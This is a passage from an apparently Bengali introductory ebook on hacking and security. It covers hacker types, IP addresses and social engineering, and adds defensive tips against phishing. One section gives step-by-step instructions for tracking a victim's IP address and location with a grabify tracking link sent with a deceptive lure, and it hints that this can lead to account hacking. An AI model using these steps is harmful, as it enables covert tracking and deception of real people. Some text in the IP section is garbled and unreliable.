

“হ্যাকিং এবং সিকিউরিটি”



কৌশিক

www.johnsonitinstitute.com

“হ্যাকিং শিখুন নিজের রক্ষার জন্য

অন্যের ক্ষতির জন্য নয়”

“হ্যাকিং এবং সিকিউরিটি”

বইটি সম্পর্কে কিছু কথা.....

এই “হ্যাকিং এবং সিকিউরিটি” বইটি তৈরি করার উদ্দেশ্য এই
নয় যে সবাইকে হ্যাকিং শিখানো!

আমারা চাই আমারা যারা ইন্টারনেট ব্যবহার করি তারা যেন
ন্যূনতম ধারনা থাকে হ্যাকিং সম্পর্কে যাতে নিজেকে হ্যাকিং এর
মারাত্মক ক্ষতির হাত থেকে নিজেকে রক্ষা করতে পারেন।

আপ্নার যদি হ্যাকিং বিষয়ে ন্যূনতম ধারনা না থাকে তাহলে
আপনি নিজেকে রক্ষা করবেন কিভাবে?

এই **হ্যাকিং এবং সিকিউরিটি** বইটিতে বেসিক হ্যাকিং নিয়ে
আলোচনা করা হয়েছে।

বইটি আপনি পড়ুন এবং আপনার বন্ধুদের সাথে শেয়ার করুন
এবং তাদের হ্যাকিং থেকে নিজেকে রক্ষা করার জন্য সাহায্য
করুন।

“হ্যাকিং শিখন নিজেকে রক্ষার জন্য অন্যের ক্ষতির জন্য নয়”

**কৃতিগতা স্বীকার
“কৌশিক”**



হ্যাকিং এমন একটি প্রক্রিয়া, যেখানে কেউ কোন বৈধ অনুমতি ছাড়া যেকোন কম্পিউটার বা কম্পিউটার নেটওয়ার্কে প্রবেশ করতে পারে।

কম্পিউটার প্রোগ্রামিং ও কম্পিউটার নিরাপত্তা বিষয়ে অতি দক্ষদের বলা হয় হ্যাকার।

হ্যাকাররা বিভিন্ন প্রোগ্রাম, ওয়েবসাইটের বা কম্পিউটারের ত্রুটি বের করে।

হোয়াইট হ্যাট হ্যাকাররা কোন সিস্টেমের ত্রুটিগুলো বের করে এবং সংশ্লিষ্ট সিস্টেমের কর্তৃপক্ষকে অবহিত করে। যেন সিস্টেমের ত্রুটিগুলো তাড়াতাড়ি সন্তুষ্ট সমাধান করে।

এদের এথিক্যাল হ্যাকারও বলা হয়ে থাকে।

আমাদের এই বইটি মূলত হোয়াইট হ্যাট হ্যাকার/ এথিক্যাল হ্যাকার নিয়ে করা হয়েছে আশা করি, আপনাদের এই “হ্যাকিং এবং সিকিউরিটি” বইটি ভাল লাগবে।

ধন্যবাদ।

কৃতজ্ঞতা স্বীকার
“কৌশিক”



সূচীপত্র “হ্যাকিং শিখন নিজের রক্ষার জন্য অন্যের ক্ষতির জন্য নয়”www.johnsonitinstitute.com “হ্যাকিং এবং সিকিউরিটি”

- ১। হ্যাকিং কি? এর প্রকারভেদ? এদের পরিচিতি এবং এদের কাজের ধরন।
- ২। আইপি এড্রেস কি? দেখতে কেমন? কাজের ধরনসহ। আইপি এড্রেস এবং লোকেশন কিভাবে ট্র্যাক হয়ে থাকে?
- ৩। সোশ্যাল ইঞ্জিনিয়ারিং কি? এর উদাহরণসহ। এর মাধ্যমে কি কি তথ্য হাতিয়ে নেওয়া হয়ে থাকে? এটির থেকে বাঁচার জন্য কি কি নিয়মাবলী অনুসরন করা উচিত?
- ৪। RFI Remote file inclusion কী? এর ধরন। সাইট vulnerable কিনা কিভাবে বুঝবো?
- ৫। কি লগার কি? কি - লগার (Keylogger) দিয়ে কি কি করা যায়? কি-লগার থেকে বেচে থাকা কিভাবে সন্তুষ্ট?
- ৬। XSS ক্রস সাইট স্ক্রিপ্টিং কি? এটি কিভাবে কাজ করে?
- ৭। ওয়াইফাই হ্যাক করা কি সন্তুষ্ট? কিভাবে ওয়াইফাই হ্যাক করা যাবে?
- ৮। DOS এবং DDOS কি? এর ব্যবহার সুবিধা এবং অসুবিধা।
- ৯। এসকিউয়েল ইনজেকশন কি? এসকিউয়েল দিয়ে কিভাবে ডেটাবেস তৈরী করব? বিশ্লেষণসহ।
- ১০। ট্রোজান হ্রস্ব কি? এটি কিভাবে কাজ করে?
- ১১। ফিশিং (Phishing) কি? ফিশিং (Phishing) পদ্ধতি কিভাবে কাজ করে? এটির থেকে বাঁচার উপায় কি?
- ১২। ফেইসবুক আইডি ডিজেবল হলে কিভাবে একাউন্ট ব্যাক পাবেন?
- ১৩। ওয়াইফাই জ্যামার কি? ফ্রি ওয়াইফাই ব্যবহারে কতটুকু ক্ষতিকর?
- ১৪। cmd কি? এটির ব্যবহার!
- ১৫। কালি লিনাক্সের ব্যবহার? কেন এই অপারেটিং সিস্টেমটি এতটা সমান্তরিত?
- ১৬। কুকিস চুরি করে কিভাবে ফেসবুক একাউন্ট হ্যাকিং হয়?
- ১৭। গুগল ডর্ক হতে পারে আপনার হ্যাকিং ক্যারিয়ার।।
- ১৮। রাবার ডাকি কি? কিভাবে কাজ করে?
- ১৯। ব্রুট ফোর্স অ্যাটাক কি? কেন এই অ্যাটাক থেকে বাঁচা খুব কষ্টকর?
- ২০। টের ব্রাউজার কি? আমরা কিভাবে এটি ব্যবহার করব?
- ২১। কি কি উপায়ে ফেসবুক আইডি নিরাপদ রাখতে পারবেন?
- ২২। সাইবার অপরাধ কী এবং আক্রান্ত হলে কী করবেন?
- ২৩। কিভাবে আমাদের ওয়েবসাইট আমরা সিকিউর রাখতে পারব?
- ২৪। সাইবার সিকিউরিটি বা নিজের ডিভাইস/নিজেকে সুরক্ষা রাখার জন্য ১০ টি জরুরি টিপস
- ২৫। উইন্ডোজ ব্যবহারকারীদের জন্য শীর্ষ ১২ হ্যাকিং সফ্টওয়্যার। ২৬। বিভিন্ন মার্কেটপ্লেসে কভার লেটার লিখার ক্ষেত্রে করনীয়।

হ্যাকিং কি?

হ্যাকিং একটি প্রক্রিয়া যেখানে কেউ কোন বৈধ অনুমতি ছাড়া কোন কম্পিউটার বা কম্পিউটার নেটওয়ার্কে প্রবেশ করে। যারা এ হ্যাকিং করে তারা হচ্ছে হ্যাকার। এসব কথা তোমরা প্রায় সবাই জান। আমরা প্রায় সবাই জানি হ্যাকিং বলতে শুধু কোন ওয়েব সাইট হ্যাকিং আবার অনেকের ধারনা হ্যাকিং মানে শুধু কম্পিউটার বা কম্পিউটার নেটওয়ার্ক হ্যাক করা, আসলে কি তাই? না আসলে তা না। হ্যাকিং অনেক ধরনের হতে পারে। তোমার মোবাইল ফোন, ল্যান্ড ফোন, গাড়ি ট্র্যাকিং, বিভিন্ন ইলেক্ট্রনিক্স ও ডিজিটাল যন্ত্র বৈধ অনুমতি ছাড়া ব্যবহার করলে তা ও হ্যাকিং এর আওতায় পড়ে। হ্যাকারো সাধারণত এসব ইলেকট্রনিক্স যন্ত্রের ত্রুটি বের করে তা দিয়েই হ্যাক করে।

এবার আসি হ্যাকার কে বা কি?

হ্যাকার: যে ব্যাক্তি হ্যাকিং practice করে তাকেই হ্যাকার বলে। এরা যে সিস্টেম হ্যাকিং করবে ঐ সিস্টেমের গঠন, কার্য প্রনালী, কিভাবে কাজ করে সহ সকল তথ্য জানে। আগে তো কম্পিউটারের এত প্রচলন ছিলনা তখন হ্যাকার রা ফোন হ্যাকিং করত। ফোন হ্যাকারদের বলা হত **Phreaker** এবং এ প্রক্রিয়া কে বলা হয় *Phreaking*। এরা বিভিন্ন টেলিকমনিকেশন সিস্টেমকে হ্যাক করে নিজের প্রয়োজনে ব্যাবহার করত।

তিনি প্রকারের হ্যকার রয়েছেঃ

বলে রাখি হ্যাকারদের চিহ্নিত করা হয় Hat বা টুপি দিয়ে।

1. **White hat hacker**

2. **Grey hat hacker**

3. **Black hat hacker**



White hat hacker: সবাই তো মনে করে হ্যাকিং খুবই খারাপ কাজ তাই না? না হ্যাকিং খুব খারাপ কাজ না। White hat hacker হ্যাকারোই তার প্রমান করে যে হ্যাকিং খারাপ কাজ না। যেমন একজন white hat hacker একটি সিকিউরিটি সিস্টেমের ত্রুটি গুলো বের করে এবং ঐ সিকিউরিটি সিস্টেমের মালিকে ত্রুটি দ্রুত জানায়। এবার সিকিউরিটি সিস্টেমটি হতে পারে একটি কম্পিউটার, একটি কম্পিউটার নেটওয়ার্কে একটি ওয়েব সাইট, একটি সফটোয়ার ইত্যাদি।

Grey hat hacker: Grey hat hacker হচ্ছে দু মুখো সাপ। কেন বলছি এবার তা ব্যাখ্যা করি। এরা যখন একটি একটি সিকিউরিটি সিস্টেমের ত্রুটি গুলো বের করে তখন সে তার মন মত কাজ করবে। তার মন ঐ সময় কি চায় সে তাই করবে। সে ইচ্ছে করলে ঐ সিকিউরিটি সিস্টেমের মালিকে ত্রুটি জানাতে ও পারে অথবা ইনফরমেশন গুলো দেখতে পারে বা নষ্ট ও করতে পারে। আবার তা নিজের স্বার্থের জন্য ও ব্যবহার করতে পারে। বেশির ভাগ হ্যাকারোই এ ক্যাটাগরির মধ্যে পড়ে।

Black hat hacker: আর সবচেয়ে ভয়ংকর হ্যাকার হচ্ছে এ Black hat hacker। এরা কোন একটি সিকিউরিটি সিস্টেমের ত্রুটি গুলো বের করলে দ্রুত ঐ ত্রুটি কে নিজের স্বার্থে কাজে লাগায়। ঐ সিস্টেম নষ্ট করে। বিভিন্ন ভাইরাস ছড়িয়ে দেয়। ভাবিষ্যতে নিজে আবার যেন তুকতে পারে সে পথ রাখে। সর্বোপরি ঐ সিস্টেমের অধিনে যে সকল সাব-সিস্টেম রয়েছে সে গুলোতেও তুকতে চেষ্টা করে।

নিচে আরো কয়েক প্রকারের হ্যাকারদের সঙ্গে তোমাদের পরিচয় করিয়ে দিচ্ছি:

Anarchists: Anarchists হচ্ছে ঐ সকল হ্যাকার যারা বিভিন্ন কম্পিউটার সিকিউরিটি সিস্টেম বা অন্য কোন সিস্টেম কে ভাঙ্গতে পছন্দ করে। এরা যেকোন টার্গেটের সুযোগ খুঁজে কাজ করে।

Crackers: অনেক সময় ক্ষতিকারক হ্যাকার দের ক্র্যাকার বলা হয়। খারাপ হ্যাকারোই ক্র্যাকার। এদের শক বা পেশাই হচ্ছে ভিবিন্ন পাসওয়ার্ড ভাঙ্গা এবং Trojan Horses তৈরি করা এবং অন্যান্য ক্ষতিকারক সফটওয়ার তৈরি করা। (তুমি কি এদের একজন? তাহলে তো তুমি ই হচ্ছ হ্যাকিং এর কিং) ক্ষতিকারক সফটওয়ারকে Warez বলে। এসব ক্ষতিকারক সফটওয়ারকে তারা নিজেদের কাজে ব্যবহার করে অথবা বিক্রি করে দেয় নিজের লাভের জন্য।

Script kiddies: এরা কোন প্রকৃত হ্যাকার নয়। এদের হ্যাকিং সম্পর্কে কোন বাস্তব জ্ঞান নেই। এরা বিভিন্ন Warez ডাউনলোড করে বা কিনে নিয়ে তার পর ব্যবহার করে হ্যাকিং।

IP address কি?

“IP Address” কি শব্দটি আপনি বহুবার শুনেছেন তাতে কোন সন্দেহ নেই। যতক্ষণ প্যান্ট আপনি না যানবেন IP Address কি, আসলে কিভাবে এটি কাজ করে থাকে বা আপনান যদি কোন আবছা ধারণা না থাকে। তবে চলুন জেনে নেই।

IP Address হলো আধুনিক কম্পিউটার প্রযুক্তির একটি অন্য পণ্য, যা ইন্টারনেটের মাধ্যমে এক কম্পিউটার (বা অন্যান্য ডিজিটাল ডিভাইস) এর সঙ্গে অন্য একটি ডিজিটাল ডিভাইস এর সাথে যোগাযোগ স্থাপন করে। IP Address দ্বারা ইন্টারনেটের সাথে সংযুক্ত কোটি কোটি ডিজিটাল ডিভাইস চিহ্নিত করে তাদের অবস্থান কোথায় তা বোঝা যায়। যেমন, কেউ যদি আপনাকে মেইল পাঠাতে চাইলে মেইল এড্রেস লাগবে একই অর্থে, একটি দূরবর্তী কম্পিউটার আপনার কম্পিউটারের সাথে যোগাযোগের জন্য আপনার IP Address প্রয়োজন।

“IP” হল ইন্টারনেটের প্রোটোকল, তাই একটি IP Address হল একটি ইন্টারনেট প্রোটোকলের Address। এর অর্থ হল ইন্টারনেট প্রোটোকল এড্রেস। অতএব একটি ইন্টারনেট প্রোটোকল এড্রেস হল অনলাইনের মাধ্যমে দুটি ডিভাইসে সংযোগ স্থাপনের জন্য, দুটি ডিভাইসের গন্তব্য চিহ্নিত করে ডাটা আদান প্রদানের একটি মাধ্যম।

IP Address দেখতে কেমন?

একটি IP Address এর চারটি ডিজিট থাকে, প্রত্যেকটিতে ১ থেকে ৩ ডিজিট (যাদের একত্রে একটি সেট বলা হয়) থাকে, আর ডিজিটের সেটকে আলাদা করার জন্য একটি ডট(.) থাকে। চারটি নম্বরের প্রত্যেকটি ০ থেকে ২৫৫

পর্যন্ত হতে পারে। এখানে একটি উদাহরণ দেখে নিই IP Address কেমন হতে পারে-78.125.0.209। এই চার সংখ্যার সুনিপন দক্ষতায় ফলে, আমারা ইন্টারনেটের মাধ্যমে খুব সহজেই এক-অপরের সাথে সংযোগ, বার্তা আদান-প্রদান করা সহ আরো অনেক কিছুই খুব সহজেই করতে পারি। এই সাংখ্যিক প্রোটোকল ছাড়া, পৃথিবীর এক প্রান্ত থেকে অপর প্রান্তে ওয়েবের মাধ্যমে ডাটা আদান-প্রদান করা অসম্ভব।

কাজের ধরণ:


আইপি অ্যাড্রেস স্ট্যাটিক বা ডাইনামিক হতে পারে। স্ট্যাটিক আইপি অ্যাড্রেস কখনো পরিবর্তন করা যায় না। স্ট্যাটিক আইপি অ্যাড্রেস দূরবর্তী কম্পিউটারের সাথে আপনার যোগাযোগ করার জন্য একটি সহজ এবং নির্ভরযোগ্য পদ্ধতি। অনেক ওয়েবসাইট ঘারা ইন্টারনেট ইউজারদের বিনামূল্যে IP address এর সন্ধান, পরিসেবা প্রদান করে থাকে। আপনি যদি আপনার নিজের IP Address সম্পর্কে জানতে চান, আপনি গুগলে my ip address দিয়ে সার্চ করে সন্তুষ্ট করতে পারেন।

Dynamic ip Address:

Dynamic IP addresses অস্থায়ী এবং একটি কম্পিউটারে একটি নির্দিষ্ট সময়ের জন্য ইন্টারনেট ব্যবহার করা যায়। Static IP addresses সংখ্যায় কম হয়, কারণ অনেক ISPs-এই সকল static IP Address থেকেই তাদের গ্রাহকদের মধ্যে এড্রেস শেয়ার করে দেয়। ফলে, কম খরচে বেশী গ্রাহককে সেবাপ্রদান করতে পারে।

Static ip Address:

ঘারা ভিওআইপি (ভয়েস ওভার ইন্টারনেট প্রোটোকল) অনলাইন গেমিং, খুব সহজে অন্যান্য কম্পিউটারের ব্যবহারকারীদের সহজে চিহ্নিতকরণ এবং তাদের সাথে সংযোগস্থাপন করতে চান, তাদের Static IP Address ব্যবহার করা উচ্চ। Dynamic IP Address এ Dynamic DNS service ব্যবহার করেও আপনি একটি অস্থায়ী বা one-time IP Address ব্যবহার করে অন্যান্য কম্পিউটারের ব্যবহারকারীদের সহজে চিহ্নিতকরণ এবং তাদের সাথে সংযোগ স্থাপন করতে পারবেন। এই প্রায়ই একটি অতিরিক্ত চার্জ যাতে কেটে না নেয়, অবশ্যই ISP এর সাথে চেক করে নেবেন।



মনে রাখবেন:-

Static IP Addresses, Dynamic IP Addresses চেয়ে কিছুটা কম নিরাপদ বলে মনে করা, কেননা ডাটা মাইনিংয়ের ক্ষেত্রে এদের ট্র্যাক করা অনেক সহজ। সঠিকভাবে ইন্টারনেট ব্যবহার/পরিচালনা করলে আপনি যে ধরনেরই IP Address ব্যবহার করেন না কেন আপনার কম্পিউটার/অন্যান্য যে কোন ডিভাইসের নিরাপত্তা বা অন্য কোন সমস্যা হবার স্বাভাবনা থাকেন।

তারা ডেটা মাইনিং উদ্দেশ্যে ট্র্যাক সহজ যেহেতু স্ট্যাটিক আইপি ঠিকানা, গতিশীল IP ঠিকানা চেয়ে কিছুটা কম নিরাপদ বলে মনে করা হয়। তবে, নিরাপদ ইন্টারনেট পারেন। চর্চা নিম্নলিখিত এই সম্ভাব্য সমস্যা প্রশংসিত সাহায্য করতে পারেন।



আইপি এড্রেস হ্যাকিং এবং লোকেশন ট্র্যাকিং:-

আপনি গুগলে গেলে My Ip address লিখলেই নিজের আইপি এড্রেস দেখতে পাবেন(IP= Internet Protocol)।

আপনার যেমন একটা নিজস্ব নাম এবং পরিচয় আছে ঠিক তেমনি ইন্টারনেট জগতেও আপনার পরিচয় হলো এই আইপি অ্যাড্রেস; প্রত্যেকের জন্য এক একটি আইপি এড্রেস হলো ইউনিক নাম্বার উদাহনস্বরূপ একটি পাবলিক আইপি এড্রেস হলো 43.245.123.98 এইরকম আরকি! তো এই আইপি এড্রেস হতে যেমনি আপনি ভিক্টিমের লোকেশন কিংবা যাবতীয় তথ্য জানতে পারবেন তেমনি ভিক্টিমের পিসি কিংবা এন্ড্রয়েড মোবাইলও হ্যাক করতে পারবেন(যদিও কেবলমাত্র আইপি এড্রেস দিয়েই পিসি কিংবা কোন সিস্টেমকে হ্যাক করা যায়না কিন্তু IP এর সাথে সাথে আপনার মাথাতে একটু IQ থাকলেই সবকিছুই পসিবল)।
আসুন সবার আগে অন্যের আইপি এড্রেস হ্যাক করা শিখি:

আপনি সবার আগে আপনার ব্রাউজার হতে<https://grabify.link/> ওয়েবসাইটে যান এবং যেকোন একটা লিংক (যেমন<https://www.google.com> কিংবা<https://www.facebook.com> ইত্যাদি) লিখে creat url বাটনটি প্রেস করুন(ক্যাপচা পূরণ করতে বললে ক্যাপচা পূরণ করে নিবেন)। এইবার পরের পেইজে আপনি New URL পাবেন যেটা ভিক্টিমকে পাঠান(হতে পারে তা মেসেজের মাধ্যমে কিংবা অন্যভাবে)।

তাকে এমনভাবে ম্যানুট্পুলেট করুন যেন তিনি সেই লিংকে এন্টার করেন(এই যেমন বলুন, বাহুবলি 4 মুক্তি পেয়েছে.দেখতে লিংক ক্লিক করুন হি হি হি)। যদিও সবাই বোকা নয় তবুও যাকিং শিখতে নিজেরই মেরিট আবশ্যিক.সেটা পুরোটাই আপনার মন আর মাথার ওপর ডিপেন্ড করছে!যাই হোক এই পেজেই আপনি নিচের দিকে আরেকটি Access Link পাবেন যেটা ক্লিক করলে আপনি ভিক্টিমের(যিনি আপনার পাঠানো লিংকে ক্লিক করেছেন) তার আইপি এড্রেস এবং সাথে সাথে লোকেশনও পেয়ে যাবেন।

উল্লেখ্য যদিও বা বাংলাদেশে রিয়েল আইপি ব্যবহারকারীর সংখ্যা কম তথাপি ওয়াফাই রেঞ্জের আইপি হতে একেবারে নিখুঁতভাবে আইপি হতে লোকেশন ট্রেস করা পসিবল হয়; আবার আপনার এই পাবলিক আইপি হতেও আপনার এন্ড্রোয়েড ফেসবুক আইডিও হ্যাক করা সম্ভব (এই যে বললাম IP এর সাথে সাথে একটু IQ প্রয়োজন)!



সোশ্যাল ইঞ্জিনিয়ারিং কি? উদাহরণ! কি কি তথ্য হাতিয়ে নেওয়া হয়ে থাকে? কি কি নিয়মাবলী অনুসরন করা উচিত?

সোশ্যাল ইঞ্জিনিয়ারিং [‘আর্ট অফ ইউম্যান হ্যাকিং’] – ফেসবুক আইডি হ্যাকের ভয়ংকর ফাঁদ।

সোশ্যাল ইঞ্জিনিয়ারিং হল, এক ধরনের কৌশল যার মাধ্যমে ব্যক্তি অথবা প্রতিষ্ঠানকে প্ররোচিত করে স্পর্শকাতর তথ্য সংগ্রহ করে অর্থনৈতিক, সামাজিক বা ব্যক্তিগত ক্ষতি সাধন করা। সাধারণত যারা নিজের গুরুত্বপূর্ণ তথ্যের নিরাপত্তার ব্যাপারে সচেতন নয় তারা সোশ্যাল ইঞ্জিনিয়ারিং এর শিকার হন।

সোশ্যাল ইঞ্জিনিয়ারিং এর উদাহরণ:

১... একদিন রাস্তায় হাটোর সময় দেখতে ভালো বেশভূষাধারী একজন লোক আপনাকে জানালো যে, তার ফোনের চার্জ শেষ হয়ে গিয়েছে। প্রয়োজনীয় একটি কল করার জন্য আপনার মোবাইলটি ব্যবহারের সুযোগ চাইছে। আপনি তার করুণ চেহারার দিকে চেয়ে ফোনটি ব্যবহারের সুযোগ দিলেন। সে কিছু সময় ফোনটি ব্যবহার করলো এবং বেশ কৃতজ্ঞ হয়ে ফিরিয়ে দিলো। দিন কয়েক পরে জানতে পারলেন কেউ একজন আপনার ফোন থেকে প্রয়োজনীয় তথ্য হাতিয়ে নিয়ে আপনার ক্ষতি করার উদ্দেশে ব্যবহার করছে!

২... ই-মেইল খুলে দেখলেন পরিচিত এবং বিশ্বস্ত একটি অনলাইন শপিং পোর্টাল থেকে আপনার কাছে মেইল এসেছে। মেইলে বলা হয়েছে সাম্প্রতিক সমস্যার কারণে তাদের ডাটাবেজ থেকে পূর্বের সব গ্রাহকদের তথ্য মুছে গিয়েছে। আপনি যদি সেখান থেকে কোনো পণ্য কিনতে চান, তাহলে পুনরায় তথ্য দিয়ে নতুন অ্যাকাউন্ট তৈরি করুন। নতুন অ্যাকাউন্ট খুললেই যেকোনো পণ্যে নিশ্চিত ছাড় পাবেন।

আপনি মেইলে সংযুক্ত করা লিংকে প্রবেশ করলেন। নিশ্চিত হলেন আপনি যে সাইট থেকে শপিং করেন এটিই সেটি। ছাড়ের লোভে ব্যাংক অ্যাকাউন্ট নাস্তারসহ সব প্রয়োজনীয় তথ্য দিয়ে নতুন একটি অ্যাকাউন্ট তৈরি করলেন। পরে জানতে পারলেন সাইটটি একটি মিরর সাইট ছিল। আপনার সাময়িক অসচেতনটার জন্য ওয়েব সাইটের লিংকে যে একেবারে সূক্ষ্ম কিছু গোলমাল ছিল তা খেয়াল করেন নি। কিন্তু এর মধ্যে যা সর্বনাশ হওয়ার তা হয়ে গিয়েছে।

এ ধরনের ঘটনা আমাদের আশেপাশে প্রায়ই ঘটে থাকে। কেউ হয়তো একটু সচেতনতার মাধ্যমে রক্ষা পায়। আবার কেউ ভুলে ফাঁদে পা দেয়। আর এই সূক্ষ্ম ফাঁদগুলো তৈরি করার কৌশলই হচ্ছে সোশ্যাল ইঞ্জিনিয়ারিং।

কি কি তথ্য হাতিয়ে নেওয়া হয়ে থাকে?


ব্যক্তির আর্থিক তথ্য, চিকিৎসা তথ্য, ন্যাশনাল আইডি, ড্রাইভিং লাইসেন্স, বায়োমেট্রিক তথ্য, সোশ্যাল নেটওয়ার্ক অ্যাকাউন্ট লগইন তথ্য, ক্রেডিট কার্ড তথ্য, অনলাইন ব্যাংকিং লগইন তথ্য, অনলাইন শপিং সাইটের অ্যাকসেস তথ্য, ইন্টারনেট ব্রাউজিং হিস্টরি, ব্যক্তিগত বা প্রতিষ্ঠানের কম্পিউটার ও নেটওয়ার্ক সিস্টেম অ্যাকসেস তথ্য ইত্যদি।

কি কি ক্ষতি হতে পারে?

- (১) অর্থনৈতিক ক্ষতি
- (২) প্রাইভেসি ক্ষতি
- (৩) আইনি সমস্যা
- (৪) নিজের অজান্তেই সন্ত্রাসী কার্যক্রমের ফাদে পড়তে পারে।

কি কি নিয়মাবলী অনুসরন করা উচিত?

- * সোশ্যাল নেটওয়ার্ক সাইটে খুব বেশি ব্যক্তিগত তথ্য শেয়ার করবেন না এবং এইসব সাইটে বন্ধু নির্বাচনে আরো সতর্ক হন। যার তার সাথে ব্যক্তিগত তথ্য শেয়ার করা / মোবাইল নাম্বার শেয়ার করা থেকে বিরত থাকুন।
- * সব ধরনের অনলাইন অ্যাকাউন্টে ডাবল ফেক্টর আর্থেনটিকেশন চালু করুন এবং কাজ শেষে লগআউট করে ফেলুন।
- * সোশ্যাল নেটওয়ার্ক সাইট বা ইমেইলে কোনো অ্যাটাচমেন্ট পপ আপ, ফ্রি অ্যাডাল্ট সাইট এর লিংক, সেলিব্রেটি নিউজ, গসিপ ও ভিডিও, ফেইক নিউজ লিংক, ফ্রি শপিং অফার ইত্যাদি ওয়েবসাইট এর লিংকের ব্যাপারে সতর্ক থাকুন। কারণ এর সাহায্যে আপনার বিভিন্ন অনলাইন অ্যাকাউন্ট ইউজার আইডি ও পাসওয়ার্ড চুরি হতে পারে এবং অ্যাটাচমেন্ট এর মাধ্যমে মোবাইল বা ল্যাপটপে ভাইরাস বা ম্যালওয়ার ইনস্টল হয়ে যেতে পারে।
- * ফিশিং ইমেইলগুলো খুব প্রফেশনাল লুকের হয় তাই এগুলো ভালো করে যাচাই করে ওপেন করুন। ইমেইল ও ওয়েবসাইট অ্যাড্রেস এর ফরমেট/অ্যানাটমি ভালোভাবে জেনে নিন। তাহলে আপনি বুঝতে পারবেন যে, কোন ইমেইল বা ওয়েবসাইট অ্যাড্রেস সঠিক আর কোনটা ফিশিং সাইট থেকে আসা।
- * স্মার্টফোন বা ল্যাপটপে ভূয়া সিকিউরিটি সফটওয়্যার [ফেসবুক আইডি হ্যাকিং এর নামে ফেক টুলস] ইনস্টল করা থেকে সতর্ক হেন। এগুলোর মাধ্যমে হ্যাকাররা আপনার ডিভাইসের নিয়ন্ত্রণ নিয়ে নিতে পারে এবং আপনার ডিভাইসকে কোনো অনলাইন ক্রাইমে ব্যবহার করতে পারে।
- * আপনার বিভিন্ন অনলাইন অ্যাকাউন্টগুলোর পাসওয়ার্ড আপডেট রাখুন। এবং সব সাইটে একই পাসওয়ার্ড ব্যবহার করবেন না।
- * আপনার স্মার্টফোন, ল্যাপটপ টেকনিশিয়ান বা অন্য কারো হাতে গেলে চেক করে দেখুন অপারিচিত কোনো সফটওয়্যার ইনস্টল করা আছে কি না, থাকলে মুছে ফেলুন। কারণ পরবর্তীতে ওই সফটওয়্যারগুলোর মাধ্যমে আপনার ডাটা চুরি এবং আপনার অনলাইন কার্যক্রম পর্যবেক্ষণ করতে পারে।



- * আপনার ব্রাউজারে অ্যান্টি ফিশিং টুলবার যেমন নেটক্রাফ্ট ইনস্টল করুন।
- * আপনার ক্রেডিটকার্ড ও অনলাইন ব্যাংকিং অ্যাকাউন্ট স্টেটমেন্ট নিয়মিত নিরীক্ষা করুন।
- * ইমেইল, এসএমএস বা ফোন কল এর মাধ্যমে কোন সরকারি সংস্থার হয়ে যেমন পুলিশ, রংঘাব নির্বাচন কমিশন, শুল্ক কর্তৃপক্ষ, বিদ্যুত বিভাগ বা পানি সরবরাহকারী যদি কোনো ব্যক্তিগত বা আর্থিক তথ্য চায়, এক্ষেত্রে সাড়া না দিয়ে সরাসরি সংশ্লিষ্ট প্রতিষ্ঠানের সঙ্গে যোগাযোগ করুন।
- * আপনার ব্রাউজারে ‘ডু নট ট্র্যাক’ অপশনটি চালু করুন।
- * অতি গোপনীয় ইমেইল, ফাইল আদান প্রদান বা সংরক্ষণের ক্ষেত্রে Pretty Good Privacy (PGP) বা openPGP এনক্রিপশন পদ্ধতি ব্যবহার করতে পারেন।
- * গুরুত্বপূর্ণ অনলাইন অ্যাকাউন্ট লগইন তথ্য যেমন ইউজার আইডি ও পাসওয়ার্ড ব্রাউজারে সেভ করে রাখবেন না।
- * ওইসব ইমেইলের ব্যাপারে সতর্ক হন যেগুলো আপনার ব্যক্তিগত তথ্য, ফিন্যান্সিয়াল তথ্য, ক্রেডিট কার্ড তথ্য, ব্যাংকের তথ্য ইত্যাদির জন্য রিকোয়েস্ট করে এবং সঠিক সোর্স যাচাই করা ছাড়া কোনো তথ্য দিবেন না।

RFI Remote file inclusion কী? সাইট vulnerable কিনা কিভাবে বুঝবো?

